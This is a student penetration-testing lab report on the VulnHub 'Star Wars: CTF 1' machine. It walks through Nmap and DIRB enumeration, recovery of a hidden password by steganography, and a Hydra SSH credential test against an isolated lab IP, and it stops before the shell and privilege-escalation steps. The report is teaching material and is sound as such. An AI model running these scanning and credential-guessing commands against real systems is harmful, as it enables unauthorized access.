SOMAIYA VIDYAVIHAR UNIVERSITY

Lab Continuous Assessment Task

Vulnerability Assessment, Exploitation & Remediation

"*Vulnerability Assessment and Penetration Testing of Star Wars: CTF 1*"

by

16010123076: Arya Kadam
16010123145: Heer Makwana

For the subject

Vulnerability Assessment & Penetration Testing

Sem VII

Department of Computer Engineering
Academic Year 2026-27

Introduction

Cybersecurity is an essential component of modern information technology infrastructure. As organizations increasingly depend on networked systems, web applications, and remote access services, the risk of unauthorized access and exploitation of security vulnerabilities continues to grow.

Vulnerability Assessment and Penetration Testing (VAPT) is a structured security testing approach used to identify, evaluate, and validate weaknesses in systems, networks, and applications. Vulnerability assessment focuses on discovering and prioritizing security weaknesses, while penetration testing attempts to exploit identified weaknesses in a controlled environment to determine their actual impact.

This laboratory experiment involves performing a comprehensive VAPT assessment of **Star Wars: CTF 1**, a deliberately vulnerable Linux virtual machine available on VulnHub. The machine is designed to simulate a multi-stage penetration-testing scenario in which an attacker must combine reconnaissance, enumeration, credential discovery, exploitation, and privilege escalation techniques to obtain root access.

The assessment begins with identifying the target on an isolated network and scanning its exposed services. The web application is then investigated for information disclosure, hidden resources, and embedded credentials. Discovered credentials are used to obtain SSH access, followed by local enumeration and exploitation of insecure scheduled tasks. Finally, excessive sudo privileges assigned to Nmap are abused to achieve root-level command execution.

The experiment provides practical experience with common penetration-testing tools, including Netdiscover, Nmap, DIRB, Hydra, CeWL, SSH, Netcat, and Python. It also demonstrates the importance of documenting evidence, assessing security impact, and recommending appropriate remediation measures.

Scenario:

A security assessment is conducted against a Linux-based virtual machine hosting a web application and an SSH service. The system is intentionally configured with multiple vulnerabilities that can be exploited through a sequence of interconnected attack stages.

The assessment team is provided with access to the vulnerable virtual machine in a controlled laboratory environment. The team must act as penetration testers and determine whether an external attacker can progress from network-level discovery to complete system compromise.

The target contains several security weaknesses, including:

- Information disclosure through publicly accessible web resources.
- Sensitive information concealed within an image.
- Weak and predictable authentication credentials.
- Exposure of usernames through client-side files.
- Insecure permissions on a periodically executed Python script.
- Excessive sudo privileges for a scripting-capable executable.

The primary objective is to demonstrate how these weaknesses can be chained together to obtain an initial user shell, escalate privileges, and retrieve the final CTF flag.

Objectives:

The objectives of this experiment are:

1. To understand the practical workflow of vulnerability assessment and penetration testing.
2. To configure an isolated attacker-target environment using Kali Linux and a vulnerable virtual machine.
3. To perform host discovery and identify the target IP address using Netdiscover.
4. To conduct network reconnaissance and service enumeration using Nmap.
5. To inspect a web application and identify information disclosed through its source code and publicly accessible files.
6. To analyse an image using steganography techniques and recover hidden information.
7. To discover hidden web directories and files using DIRB.
8. To validate discovered credentials against SSH using Hydra.
9. To obtain an authenticated shell and perform post-exploitation enumeration.
10. To generate a custom password wordlist using CeWL and identify additional credentials.
11. To identify insecure file permissions and scheduled-task configurations.
12. To exploit a writable scheduled Python script and obtain a reverse shell.
13. To investigate sudo permissions and demonstrate privilege escalation through Nmap NSE.
14. To verify root access and retrieve the final CTF flag.
15. To document the identified vulnerabilities, their severity, their impact, and suitable remediation measures.

Problem Definition:

The target system is a deliberately vulnerable Linux machine that exposes network services and contains weaknesses in its web application, authentication mechanisms, file permissions, and privilege-management configuration.

The central problem is to determine whether an attacker with no initial credentials can exploit these weaknesses to obtain unauthorized access and eventually gain administrative control over the system.

The assessment must answer the following questions:

- What services and applications are exposed by the target?
- What sensitive information can be discovered through web enumeration?
- Can the recovered information be used to authenticate to SSH?
- Can an initial compromise be leveraged to access other local accounts?
- Are any scheduled scripts or files writable by users who should not be able to modify them?
- Can the compromised user abuse sudo privileges to execute commands as root?
- What is the overall impact of successfully chaining these vulnerabilities?
- What security controls would prevent or reduce the likelihood of such an attack?

The experiment addresses these questions through controlled exploitation and evidence-based reporting.

Scope of work:

In Scope

The assessment includes:

- Configuration of the target and attacker virtual machines.
- Host discovery within the isolated laboratory network.
- TCP port scanning and service enumeration.
- HTTP application inspection and source-code review.
- Web directory and file enumeration.
- Steganographic analysis of publicly accessible images.
- Credential discovery and authorized SSH authentication testing.
- Local account and filesystem enumeration.
- Analysis of scheduled scripts and file permissions.
- Examination of sudo privileges.
- Controlled privilege escalation and root-access verification.
- Retrieval of the final CTF flag.
- Documentation of findings and security recommendations.

Out of Scope

The following activities are excluded:

- Testing systems outside the designated virtual laboratory.
- Attacking third-party infrastructure.
- Denial-of-service or destructive testing.
- Modifying unrelated system files.
- Accessing real user data or credentials outside the CTF environment.
- Establishing persistence beyond what is required for the demonstration.

Environment and Tools

Component	Description
Attacker machine	Kali Linux
Target machine	Star Wars: CTF 1
Platform	VulnHub
Virtualization	VMware Workstation / VirtualBox
Network	Isolated / Host-Only
Target IP	192.168.56.105
Main services	SSH (22), HTTP (80)

Tools Used

Tool	Purpose
Netdiscover	Discover active hosts on the local network using ARP
Nmap	Identify open ports, services, versions, and potential attack surfaces
Browser	Access and inspect the target web application
DIRB	Discover hidden web directories and files
Steganography decoder	Extract hidden information from images
Hydra	Test discovered credentials against SSH
SSH	Establish authenticated remote access
CeWL	Generate a custom wordlist from website content
Netcat	Establish a listener and receive a reverse shell
Python	Upgrade a basic shell to an interactive pseudo-terminal
Nmap NSE	Demonstrate privilege escalation through an insecure sudo configuration

Methodology

The assessment follows a systematic penetration-testing workflow:

Target Setup → Identification → Reconnaissance → Enumeration → Exploitation → Post-Exploitation → Privilege Escalation → Root Verification → Flag Retrieval → Reporting

1. Target Setup


The vulnerable machine was downloaded from VulnHub and imported into the virtualization environment.

The following setup procedure was followed:

1. Download the Star Wars: CTF 1 virtual machine.
2. Import the VM into VMware Workstation or VirtualBox.
3. Configure its network adapter to use an isolated or host-only network.
4. Start the vulnerable virtual machine.
5. Start Kali Linux and configure it to use the same virtual network.
6. Verify that both machines are connected to the same network.
7. Identify the target's assigned IP address before beginning the assessment.

An isolated network was used to prevent the testing activity from affecting external systems.

Evidence:



2. Identification – Target Discovery

The first stage involved discovering the target machine on the local network.

Netdiscover was executed in Kali Linux:

netdiscover

Netdiscover sends ARP requests and identifies active devices on the local network. Its output includes discovered IP addresses and associated MAC addresses.


The target virtual machine was identified at:

Target IP: 192.168.56.105

The IP address was recorded for subsequent scanning and enumeration.

Observation: Host discovery established the target's network location and enabled further reconnaissance.

Evidence:



3. Reconnaissance – Nmap Scanning

After identifying the target IP, an Nmap scan was performed:

nmap -A 192.168.56.105

The -A option enables aggressive scanning features, including service/version detection, OS detection, default script scanning, and traceroute.

The scan identified the following services:


Port	Protocol	Service	Potential Attack Surface
22	TCP	SSH	Remote authentication
80	TCP	HTTP	Web application and exposed files

Interpretation

The SSH service indicated that remote shell access could be possible if valid credentials were discovered. The HTTP service provided an additional attack surface through which application content, source code, and hidden resources could be investigated.

The results directed the assessment toward web enumeration and credential discovery.

Evidence:



4. Web Application Enumeration

The target web application was accessed through a browser:

http://192.168.56.105

The webpage contained Star Wars-themed content and a clue suggesting that a password was hidden somewhere within the application.

The HTML source code was inspected using the browser's page-source functionality.


Observation


The source code contained a password-related hint. This indicated that information not immediately visible on the rendered webpage might be available through client-side resources.

The image displayed on the webpage was downloaded and selected for further investigation.

Security significance: Information disclosed through client-side source code can assist attackers in identifying hidden resources, credentials, and potential attack paths.

Evidence:





5. Steganography Analysis

The downloaded image was analysed using the online steganography decoder:

https://stylesuxx.github.io/steganography/

The image was uploaded to the decoder, which extracted concealed information.

The recovered password was:


babyYoda123

At this stage, the corresponding username was unknown. Therefore, the password was retained as a candidate credential and additional web enumeration was performed.

Observation

The image contained recoverable authentication information. The use of publicly accessible media to conceal credentials did not provide meaningful protection against an attacker.

Evidence:



6. Web Directory Enumeration Using DIRB

DIRB was used to discover hidden directories and files on the target web server:

dirb http://192.168.56.105

The scan identified several resources, including robots.txt.

The file was accessed through:

http://192.168.56.105/robots.txt

Its contents disclosed the hidden directory:


/r2d2


Interpretation

The robots.txt file is intended to provide guidance to web crawlers. It does not restrict access to the listed resources. Consequently, sensitive paths disclosed through robots.txt may be discovered and accessed by attackers.

The /r2d2 directory was investigated further.

Evidence:





7. Enumeration of JavaScript, PHP, and Text Files

DIRB was used to search for resources with specific file extensions:

dirb http://192.168.56.105/ -X .php,.js,.txt

The scan identified a JavaScript file named user.js.

The file was accessed using:

http://192.168.56.105/user.js

The file disclosed the following username candidates:

- skywalker
- han


Observation

The recovered password and exposed usernames provided the information required to test SSH authentication.

Information	Value
Username candidates	skywalker, han
Password candidate	babyYoda123
SSH port	22

Evidence:





8. SSH Credential Testing Using Hydra

A file containing the discovered usernames was created:

nano users.txt
The file contained:
skywalker
han
Hydra was used to test the recovered password against the SSH service:

hydra -L users.txt -p babyYoda123 192.168.56.105 ssh


Hydra identified the following valid credentials:

Username	Password
han	babyYoda123

Interpretation

The password recovered from the webpage image was valid for the han account. This demonstrated how information disclosure and weak credential management can combine to enable unauthorized remote access.

Evidence:



9. Initial Access Through SSH

The discovered credentials were used to establish an SSH connection:

